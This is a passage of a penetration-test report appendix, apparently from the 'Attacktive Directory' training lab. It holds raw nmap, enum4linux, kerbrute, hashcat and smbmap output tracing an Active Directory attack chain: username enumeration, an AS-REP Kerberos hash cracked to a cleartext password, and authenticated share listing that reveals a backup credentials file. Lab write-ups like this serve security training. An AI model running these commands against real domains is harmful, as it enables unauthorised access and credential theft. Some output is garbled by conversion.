backup	backup2517860	Credentials found in SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-29
16:42 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:42
Completed NSE at 16:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:42
Completed NSE at 16:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:42
Completed NSE at 16:42, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 16:42
```

Completed Parallel DNS resolution of 1 host. at 16:42,
2.01s elapsed

Initiating SYN Stealth Scan at 16:42

Scanning 10.10.103.68 [65535 ports]

Discovered open port 445/tcp on 10.10.103.68

Discovered open port 53/tcp on 10.10.103.68

Discovered open port 80/tcp on 10.10.103.68

Discovered open port 139/tcp on 10.10.103.68

Discovered open port 3389/tcp on 10.10.103.68

Discovered open port 135/tcp on 10.10.103.68

Discovered open port 49674/tcp on 10.10.103.68

Discovered open port 49665/tcp on 10.10.103.68

Discovered open port 49672/tcp on 10.10.103.68

Discovered open port 49684/tcp on 10.10.103.68

Discovered open port 49696/tcp on 10.10.103.68

Discovered open port 636/tcp on 10.10.103.68

Discovered open port 3269/tcp on 10.10.103.68

Discovered open port 49673/tcp on 10.10.103.68

Discovered open port 49668/tcp on 10.10.103.68

Discovered open port 3268/tcp on 10.10.103.68

Discovered open port 389/tcp on 10.10.103.68

Discovered open port 49679/tcp on 10.10.103.68

Discovered open port 49664/tcp on 10.10.103.68

Discovered open port 5985/tcp on 10.10.103.68

Discovered open port 88/tcp on 10.10.103.68

Discovered open port 464/tcp on 10.10.103.68

Discovered open port 49666/tcp on 10.10.103.68

Discovered open port 593/tcp on 10.10.103.68

Completed SYN Stealth Scan at 16:42, 30.38s elapsed
(65535 total ports)

Initiating Service scan at 16:42

Scanning 24 services on 10.10.103.68

```
Completed Service scan at 16:43, 56.87s elapsed (24
services on 1 host)
NSE: Script scanning 10.10.103.68.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 16:43
Completed NSE at 16:43, 9.43s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 16:43
NSE Timing: About 96.88% done; ETC: 16:44 (0:00:01
remaining)
Completed NSE at 16:44, 36.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 16:44
Completed NSE at 16:44, 0.00s elapsed
Nmap scan report for 10.10.103.68
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-29 16:42:07 EDT for 133s
Not shown: 58562 closed tcp ports (reset), 6949 filtered
tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 125 Simple DNS
Plus
80/tcp    open  http         syn-ack ttl 125 Microsoft
IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec syn-ack ttl 125 Microsoft
```

Windows Kerberos (server time: 2022-10-29 20:42:44Z)

135/tcp	open	msrpc	syn-ack	ttl 125	Microsoft
---------	------	-------	---------	---------	-----------

Windows RPC

139/tcp	open	netbios-ssn	syn-ack	ttl 125	Microsoft
---------	------	-------------	---------	---------	-----------

Windows netbios-ssn

389/tcp	open	ldap	syn-ack	ttl 125	Microsoft
---------	------	------	---------	---------	-----------

Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)

445/tcp	open	microsoft-ds?	syn-ack	ttl 125	
464/tcp	open	kpasswd5?	syn-ack	ttl 125	
593/tcp	open	ncacn_http	syn-ack	ttl 125	Microsoft

Windows RPC over HTTP 1.0

636/tcp	open	tcpwrapped	syn-ack	ttl 125	
3268/tcp	open	ldap	syn-ack	ttl 125	Microsoft

Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)

3269/tcp	open	tcpwrapped	syn-ack	ttl 125	
3389/tcp	open	ms-wbt-server	syn-ack	ttl 125	Microsoft

Terminal Services

|_ssl-date: 2022-10-29T20:43:44+00:00; -1s from scanner time.

| rdp-ntlm-info:

| Target_Name: THM-AD

| NetBIOS_Domain_Name: THM-AD

| NetBIOS_Computer_Name: ATTACKTIVEDIRECTORY

| DNS_Domain_Name: spookysec.local

| DNS_Computer_Name:

AttacktiveDirectory.spookysec.local

| Product_Version: 10.0.17763

|_ System_Time: 2022-10-29T20:43:36+00:00

| ssl-cert: Subject:

commonName=AttacktiveDirectory.spookysec.local

```
| Issuer: commonName=AttacktiveDirectory.spookysec.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-10-28T20:38:00
| Not valid after: 2023-04-29T20:38:00
| MD5: b987a63270c2b17952457f5061f86285
| SHA-1: a8d29ff5dc4496c71b8713355017a0d52e53ff96
| -----BEGIN CERTIFICATE-----
|
MIIDCjCCAfKgAwIBAgIQEPC07LsCGrRI/lQs7BI3azANBgkqhkiG9w0BA
QsFADAu
|
MSwwKgYDVQQDEyNBdHRhY2t0aXZlRGlyZWN0b3J5LnNwb29reXNlYy5sb
2NhbDAe
|
Fw0yMjEwMjgyMDM4MDEyMDEyMDEyMDEyMDEyMDEyMDEyMDEyMDEyMDEy
MF0dGFj
|
a3RpdmVEaXJlY3Rvcnkuc3Bvb2t5c2VjLmxvY2FsMIIBIjANBgkqhkiG9
w0BAQEF
|
AAOCAQ8AMIIBCgKCAQEARxCcDc34MVBnBP9BXpcifdqFYWY4D5c//ApkB
UrBQ8Zd
|
JbN3kkwjDed5cmQEZoALVSC5QXLm87WLX9Es6bKJVS7JwF17+MFAFcy4L
zALy9CU
|
WNC7MLQK3HaRcbUjL5kKBbrwuMeG1s+gR55LDDxlorokfeENYuSRYmz3w
1SjmaIo
|
TstC6Uix39f6LvKtRTmtsIA2t+0A3vD9z0XW5a+w6Brтт/uZRMJs2ooSr
```

DXhbcY0

|

g2PL4kyLS5JtVVx7NkL6KnboRkn2BFT+ikfwPueIwNICRaApu8PLaYh6T
WQmN8Da

|

dpTLWPCTcZZDl2laSuoMbgGykHAXqY6mteyEdLm8cQIDAQABoyQwIjATB
gNVHSUE

|

DDAKBggrBgEFBQcDATA LBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADg
gEBAJb+

|

i0FKo1/KjTD6AXwuB9xUxKGL54uwR/Zu1hY1IpqKmYoL7NsPXsWKfaMDA
jc727Hm

|

u2dq+80JhVDIijAu1nfCM6QVB2QdvPMPLQ50bQCJycd+nycFQZDnwx4n9
Kp7xZrw

|

Yhkhj0WDKYx55a6/Zu+5gJbEx62fYfFMNCwlyR16ppoAAwLJsNNHlHdHr
obckgLY

|

0DeXBYnaeouvfnNLYFfBUHUcsjTZGvzT7/nD12NqTEakk8oXKedVx60Yz
a/08LV6

|

4Cp+9fVe0AccZFtiAC1in+U59nhnwYroboyCLhsxX0paRi8i137ixN5X9
JMpCtvU

| 8vw6ppo0acdLiVBQSLA=

|_-----END CERTIFICATE-----

5985/tcp open http syn-ack ttl 125 Microsoft
HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

49664/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49665/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49666/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49668/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49672/tcp open ncacn_http syn-ack ttl 125 Microsoft

Windows RPC over HTTP 1.0

49673/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49674/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49679/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49684/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

49696/tcp open msrpc syn-ack ttl 125 Microsoft

Windows RPC

Service Info: Host: ATTACKTIVEDIRECT; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 24346/tcp): CLEAN (Couldn't connect)

| Check 2 (port 35297/tcp): CLEAN (Couldn't connect)

| Check 3 (port 49268/udp): CLEAN (Failed to receive
data)

| Check 4 (port 39960/udp): CLEAN (Timeout)

|_ 0/4 checks are positive: Host is CLEAN or ports are
blocked

```
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-security-mode:
|   311:
|_     Message signing enabled and required
| smb2-time:
|   date: 2022-10-29T20:43:37
|_  start_date: N/A
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 16:44

Completed NSE at 16:44, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 16:44

Completed NSE at 16:44, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 16:44

Completed NSE at 16:44, 0.00s elapsed

Read data files from: /usr/bin/../../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 135.10 seconds

Raw packets sent: 149546 (6.580MB) | Rcvd: 60891 (2.436MB)

Nmap Vul scan

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln $TargetIP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30
01:24 EDT
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:24
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [mtrace] not running for lack of privileges.
NSE: [broadcast-dhcp-discover] not running for lack of
privileges.
NSE: [broadcast-pim-discovery] not running for lack of
privileges.
NSE: [targets-xml] Need to supply a file name with the
targets-xml.iX argument
NSE: [broadcast-eigrp-discovery] not running for lack of
privileges.
NSE: [ipv6-multicast-mld-list] not running for lack of
privileges.
NSE: [shodan-api] Error: Please specify your ShodanAPI
key with the shodan-api.apikey argument
NSE: [mrinfo] not running for lack of privileges.
NSE: [targets-ipv6-wordlist] Need to be executed for
IPv6.
NSE: [broadcast-dhcp6-discover] not running for lack of
```

privileges.
NSE: [knx-gateway-discover] Not running due to lack of privileges.
NSE: [broadcast-igmp-discovery] not running due to lack of privileges.
NSE: [llmnr-resolve] not running due to lack of privileges.
NSE: [broadcast-sonicwall-discover] Not running for lack of privileges.
NSE: [url-snarf] not running for lack of privileges.
NSE: [targets-ipv6-multicast-mld] not running for lack of privileges.
NSE: not running for lack of privileges.
NSE: [broadcast-listener] not running for lack of privileges.
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [broadcast-pppoe-discover] not running for lack of privileges.
NSE: [lldd-discovery] not running for lack of privileges.
NSE: [broadcast-ping] not running for lack of privileges.
NSE Timing: About 97.37% done; ETC: 01:25 (0:00:01 remaining)
Completed NSE at 01:25, 40.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
Pre-scan script results:
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes

```
in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|       Message id: 00a4efd5-b725-4456-ae91-
a2dfdf040f7b
|       Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_       Type: Device pub:Computer
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_   Address=192.168.8.1
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:25
Completed NSE at 01:25, 0.00s elapsed
```

Read data files from: /usr/bin/../share/nmap

WARNING: No targets were specified, so 0 hosts scanned.

Nmap done: 0 IP addresses (0 hosts up) scanned in 40.37 seconds

Enum4linux output

```
enum4linux -a -u "" -p "" 10.10.1.237 | tee
enum4linux.log
Starting enum4linux v0.9.1 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on
Sun Oct 30 01:30:04 2022

=====( Target
Information )=====

Target ..... 10.10.1.237
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain
admins, root, bin, none

=====( Enumerating
Workgroup/Domain on 10.10.1.237
)=====

[E] Can't find workgroup/domain
```

```
===== ( Nbtstat Information  
for 10.10.1.237 )=====
```

Looking up status of 10.10.1.237

No reply from 10.10.1.237

```
===== ( Session Check on  
10.10.1.237 )=====
```

[+] Server 10.10.1.237 allows sessions using username '',
password ''

```
===== ( Getting domain SID  
for 10.10.1.237 )=====
```

Domain Name: THM-AD

Domain Sid: S-1-5-21-3591857110-2884097990-301047963

[+] Host is part of a domain (not a workgroup)

```
===== ( OS information on  
10.10.1.237 )=====
```

[E] Can't get OS info with smbclient

[+] Got OS info for 10.10.1.237 from srvinfo:

do_cmd: Could not initialise srvsvc. Error was

NT_STATUS_ACCESS_DENIED

=====(Users on
10.10.1.237)=====

[E] Couldn't find users using querydispinfo:
NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers:
NT_STATUS_ACCESS_DENIED

=====(Share Enumeration on
10.10.1.237)=====

do_connect: Connection to 10.10.1.237 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename	Type	Comment
-----	----	-----

Reconnecting with SMB1 for workgroup listing.

Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.1.237

=====(Password Policy
Information for 10.10.1.237)=====

[E] Unexpected error from polenum:

[+] Attaching to 10.10.1.237 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session
(Called Name:10.10.1.237)

[+] Trying protocol 445/SMB...

[!] Protocol failed: SAMR SessionError: code:
0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A
process has requested access to an object but has not
been granted those access rights.

[E] Failed to get password policy with rpcclient

=====(Groups on
10.10.1.237)=====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====(Users on 10.10.1.237 via RID
cycling (RIDS: 500-550,1000-1050))=====

[I] Found new SID:

S-1-5-21-3591857110-2884097990-301047963

[I] Found new SID:

S-1-5-21-3591857110-2884097990-301047963

[+] Enumerating users using SID S-1-5-21-3532885019-
1334016158-1514108833 and logon username '', password ''

S-1-5-21-3532885019-1334016158-1514108833-500

ATTACKTIVEDIRECTORY\Administrator (Local User)

S-1-5-21-3532885019-1334016158-1514108833-501

ATTACKTIVEDIRECTORY\Guest (Local User)

S-1-5-21-3532885019-1334016158-1514108833-503

ATTACKTIVEDIRECTORY\DefaultAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-504

ATTACKTIVEDIRECTORY\WDAGUtilityAccount (Local User)

S-1-5-21-3532885019-1334016158-1514108833-513

ATTACKTIVEDIRECTORY\None (Domain Group)

[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''

S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)

S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)

S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)

S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)

S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)

S-1-5-21-3591857110-2884097990-301047963-519 THM-

```
AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group
Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-
only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-
AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-
AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key
Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-
AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-
AD\ATTACKTIVEDIRECTORY (Local User)
```

```
===== ( Getting printer info
for 10.10.1.237 )=====
```

```
do_cmd: Could not initialise spoolss. Error was
NT_STATUS_ACCESS_DENIED
```

```
enum4linux complete on Sun Oct 30 01:40:17 2022
```

Kerbrute username hunt

```
./kerbrute_linux_amd64 userenum -d spookysec.local --dc
10.10.1.237 username.txt
```

```

  _      _      _
 / /_____ / /_ _____ _/ /_____
 / // _ _ V ___/ _ V ___/ / / / _/ _ \
 / ,< / _/ / / / _/ / / / / _/ / _/
/_/|_| \___/_/ /_ .___/_/ \_,_/\_/\___/
```

```
Version: v1.0.3 (9dad6e1) - 10/30/22 - Ronnie Flathers
@ropnop
```

```
2022/10/30 01:53:19 > Using KDC(s):
2022/10/30 01:53:19 > 10.10.1.237:88
```

```
2022/10/30 01:53:19 > [+] VALID USERNAME:
Administrator@spookysec.local
2022/10/30 01:53:19 > [+] VALID USERNAME:
ATTACKTIVEDIRECTORY@spookysec.local
2022/10/30 01:53:19 > Done! Tested 6 usernames (2 valid)
in 0.207 seconds
```

```
└─(kali㉿kali)-[~/.../Target/Scan/Manuel/SMB]
└─$ ./kerbrute_linux_amd64 userenum -d spookysec.local --
dc 10.10.1.237 username.txt
```

```

      _      _      _
    / /_____ / /_ /_____ / /_____
  / // _/ _ V ___/ _ V ___/ / / / _/ _ \
 / ,< / ___/ / / /_ / / / / _/ / _/ ___/
/_/|_| \___/_/ /_ .___/_/ \__,_/_ \___/_/

```

Version: v1.0.3 (9dad6e1) - 10/30/22 - Ronnie Flathers
@ropnop

2022/10/30 02:08:56 > Using KDC(s):

2022/10/30 02:08:56 > 10.10.1.237:88

2022/10/30 02:08:56 > [+] VALID USERNAME:
ATTACKTIVEDIRECTORY\$@spookysec.local

2022/10/30 02:08:56 > [+] VALID USERNAME:
Administrator@spookysec.local

2022/10/30 02:08:57 > [+] VALID USERNAME:
james@spookysec.local

2022/10/30 02:09:00 > [+] VALID USERNAME: svc-
admin@spookysec.local

2022/10/30 02:09:05 > [+] VALID USERNAME:
James@spookysec.local

2022/10/30 02:09:06 > [+] VALID USERNAME:
robin@spookysec.local

2022/10/30 02:09:23 > [+] VALID USERNAME:
darkstar@spookysec.local

2022/10/30 02:09:34 > [+] VALID USERNAME:
administrator@spookysec.local

2022/10/30 02:09:55 > [+] VALID USERNAME:
backup@spookysec.local

2022/10/30 02:10:04 > [+] VALID USERNAME:
paradox@spookysec.local

```
2022/10/30 02:11:06 > [+] VALID USERNAME:  
JAMES@spookysec.local  
2022/10/30 02:11:27 > [+] VALID USERNAME:  
Robin@spookysec.local  
2022/10/30 02:13:34 > [+] VALID USERNAME:  
Administrator@spookysec.local  
2022/10/30 02:17:47 > [+] VALID USERNAME:  
Darkstar@spookysec.local  
2022/10/30 02:19:08 > [+] VALID USERNAME:  
Paradox@spookysec.local
```

Hashcat output

```
hashcat -m 18200 hash.txt pass.txt
```

```
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux,  
None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO,  
POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
```

```
=====
```

```
=====
```

```
* Device #1: pthread-AMD Ryzen 7 3700X 8-Core Processor,  
2904/5872 MB (1024 MB allocatable), 4MCU
```

```
Minimum password length supported by kernel: 0
```

```
Maximum password length supported by kernel: 256
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144  
bytes, 5/13 rotates
```

```
Rules: 1
```

```
Optimizers applied:
```

- * Zero-Byte
- * Not-Iterated
- * Single-Hash
- * Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically
reduce performance.
If you want to switch to optimized kernels, append -O to
your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:

- * Filename..: pass.txt
- * Passwords.: 70188
- * Bytes.....: 569236
- * Keyspace..: 70188
- * Runtime...: 0 secs

\$krb5asrep\$23\$svc-

admin@SP00KYSEC.LOCAL:44cbff6055ee8dc67f157363660d84bb\$88
5c8ec8c48fc39c6b633d6212a3c9e3119fdc9ed538c8eba51ff97d6b2
4627095fd23cf2e04b6a53e9ba23ce556e93e39ce41eec8cebddc9eaa
fd5f046c5b06e69e19fc214039d2aa4d9ce1f44f43a4684525e866a45
691d3198f482aef48010888256084ba1ea9dc4a0b6827255724262cbb
5cbcd94197779e5bdf976c219f190e9c1c7a22c2f6138e7bd7daf5794
e9c63a67fb22701e631cf6fc6560eccc110b7866595165c507e29a90e
60ef140d290be60ff21a83ba9532189a45e04833601a127df7e61d46d
a63b25a9e51addb7586eb206796beb1b16797e263335e5577befd7601
49928753a1578ff851cceed4ed:management2005

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: \$krb5asrep\$23\$svc-
admin@SP00KYSEC.LOCAL:44cbff6055e...eed4ed
Time.Started.....: Sun Oct 30 02:50:28 2022 (0 secs)
Time.Estimated...: Sun Oct 30 02:50:28 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (pass.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 183.8 kH/s (0.86ms) @ Accel:512
Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1
(100.00%) Digests (new)
Progress.....: 8192/70188 (11.67%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 6144/70188 (8.75%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: horoscope → whitey
Hardware.Mon.#1..: Util: 28%

Started: Sun Oct 30 02:50:03 2022

Stopped: Sun Oct 30 02:50:30 2022

SMBmap output for svc-admin

```
smbmap -u svc-admin -p management2005 -d spookysec.local  
-H 10.10.1.237 -R
```

```
[+] IP: 10.10.1.237:445 Name: spookysec.local
```

```
Disk
```

```
Permissions      Comment
```

```
-----
```

```
-----
```

```
-----
```

```
ADMIN$
```

```
NO ACCESS        Remote Admin
```

```
backup
```

```
READ ONLY
```

```
.\backup\*
```

```
dr--r--r--
```

```
0 Sat Apr 4 15:08:39
```

```
2020
```

```
.
```

```
dr--r--r--
```

```
0 Sat Apr 4 15:08:39
```

```
2020
```

```
..
```

```
fr--r--r--
```

```
48 Sat Apr 4 15:08:53
```

```
2020
```

```
backup_credentials.txt
```

```
C$
```

```
NO ACCESS        Default share
```

```
IPC$
```

```
READ ONLY        Remote IPC
```

```
.\IPC$\*
```

```
fr--r--r--
```

```
3 Sun Dec 31 19:03:58
```

```
1600
```

```
InitShutdown
```

```
fr--r--r--
```

```
6 Sun Dec 31 19:03:58
```


1600	Winsock2\CatalogChangeListener-314-0	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	RpcProxy\49672	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	49455e36f42d03a5	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	RpcProxy\593	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	Winsock2\CatalogChangeListener-6d8-0	fr--r--r--	4	Sun	Dec	31	19:03:58
1600	svcsvc	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	spoolss	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	Winsock2\CatalogChangeListener-8e8-0	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	netdfs	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	Winsock2\CatalogChangeListener-2fc-0	fr--r--r--	3	Sun	Dec	31	19:03:58
1600	W32TIME_ALT	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	Winsock2\CatalogChangeListener-950-0	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	Winsock2\CatalogChangeListener-9d0-0	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	iisipm21167e40-9f42-4ec4-b16b-4830510784d9	fr--r--r--	1	Sun	Dec	31	19:03:58
1600	iislogpipe877613a0-abb9-4210-bee6-1955f29be46d	fr--r--r--	1	Sun	Dec	31	19:03:58

1600

PSHost.133115867965865288.5528.DefaultAppDomain.powershell

fr--r--r--

4 Sun Dec 31 19:03:58

1600

TSVCPipe-f8b172f0-fdf8-453a-a185-7637bc2ed41b

NETLOGON

READ ONLY Logon server share

.\NETLOGON*

dr--r--r--

0 Sat Apr 4 14:39:35

2020

.

dr--r--r--

0 Sat Apr 4 14:39:35

2020

..

SYSVOL

READ ONLY Logon server share

.\SYSVOL*

dr--r--r--

0 Sat Apr 4 14:39:35

2020

.

dr--r--r--

0 Sat Apr 4 14:39:35

2020

..

dr--r--r--

0 Sat Apr 4 14:39:35

2020

spookysec.local

.\SYSVOL\spookysec.local*

dr--r--r--

0 Sat Apr 4 14:40:55

2020

.

dr--r--r--

0 Sat Apr 4 14:40:55

2020

..

dr--r--r--

0 Sun Oct 30 01:26:43

2022

DfsrPrivate

dr--r--r--

0 Sat Apr 4 14:39:35

2020

Policies

dr--r--r--

0 Sat Apr 4 14:39:35

2020

scripts

```

.\SYSVOL\spookysec.local\Policies\*
dr--r--r--          0 Sat Apr  4 14:39:35
2020 .
dr--r--r--          0 Sat Apr  4 14:39:35
2020 ..
dr--r--r--          0 Sat Apr  4 14:39:35
2020 {31B2F340-016D-11D2-945F-00C04FB984F9}
dr--r--r--          0 Sat Apr  4 14:39:35
2020 {6AC1786C-016F-11D2-945F-00C04FB984F9}
.\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\*
dr--r--r--          0 Sat Apr  4 14:39:35
2020 .
dr--r--r--          0 Sat Apr  4 14:39:35
2020 ..
fr--r--r--        23 Sat Apr  4 15:15:37
2020 GPT.INI
dr--r--r--          0 Sat Apr  4 14:45:29
2020 MACHINE
dr--r--r--          0 Sat Apr  4 14:39:35
2020 USER
.\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\MACHINE\*
dr--r--r--          0 Sat Apr  4 14:45:29
2020 .
dr--r--r--          0 Sat Apr  4 14:45:29
2020 ..
dr--r--r--          0 Sat Apr  4 14:45:29
2020 Applications
dr--r--r--          0 Sat Apr  4 14:39:35
2020 Microsoft
fr--r--r--        2788 Sat Apr  4 14:43:02

```

```
2020 Registry.pol
      dr--r--r--          0 Sat Apr  4 14:44:35
2020 Scripts
      .\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\MACHINE\Microsoft\*
      dr--r--r--          0 Sat Apr  4 14:39:35
2020 .
      dr--r--r--          0 Sat Apr  4 14:39:35
2020 ..
      dr--r--r--          0 Sat Apr  4 14:39:35
2020 Windows NT
      .\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\MACHINE\Scripts\*
      dr--r--r--          0 Sat Apr  4 14:44:35
2020 .
      dr--r--r--          0 Sat Apr  4 14:44:35
2020 ..
      dr--r--r--          0 Sat Apr  4 14:44:35
2020 Shutdown
      dr--r--r--          0 Sat Apr  4 14:44:35
2020 Startup
      .\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\USER\*
      dr--r--r--          0 Sat Apr  4 14:45:45
2020 .
      dr--r--r--          0 Sat Apr  4 14:45:45
2020 ..
      dr--r--r--          0 Sat Apr  4 14:45:45
2020 Applications
      dr--r--r--          0 Sat Apr  4 14:45:40
2020 Documents & Settings
      dr--r--r--          0 Sat Apr  4 14:45:40
```

```
2020      Scripts
          .\SYSVOL\spookysec.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\USER\Scripts\*
          dr--r--r--                0 Sat Apr  4 14:45:40
2020      .
          dr--r--r--                0 Sat Apr  4 14:45:40
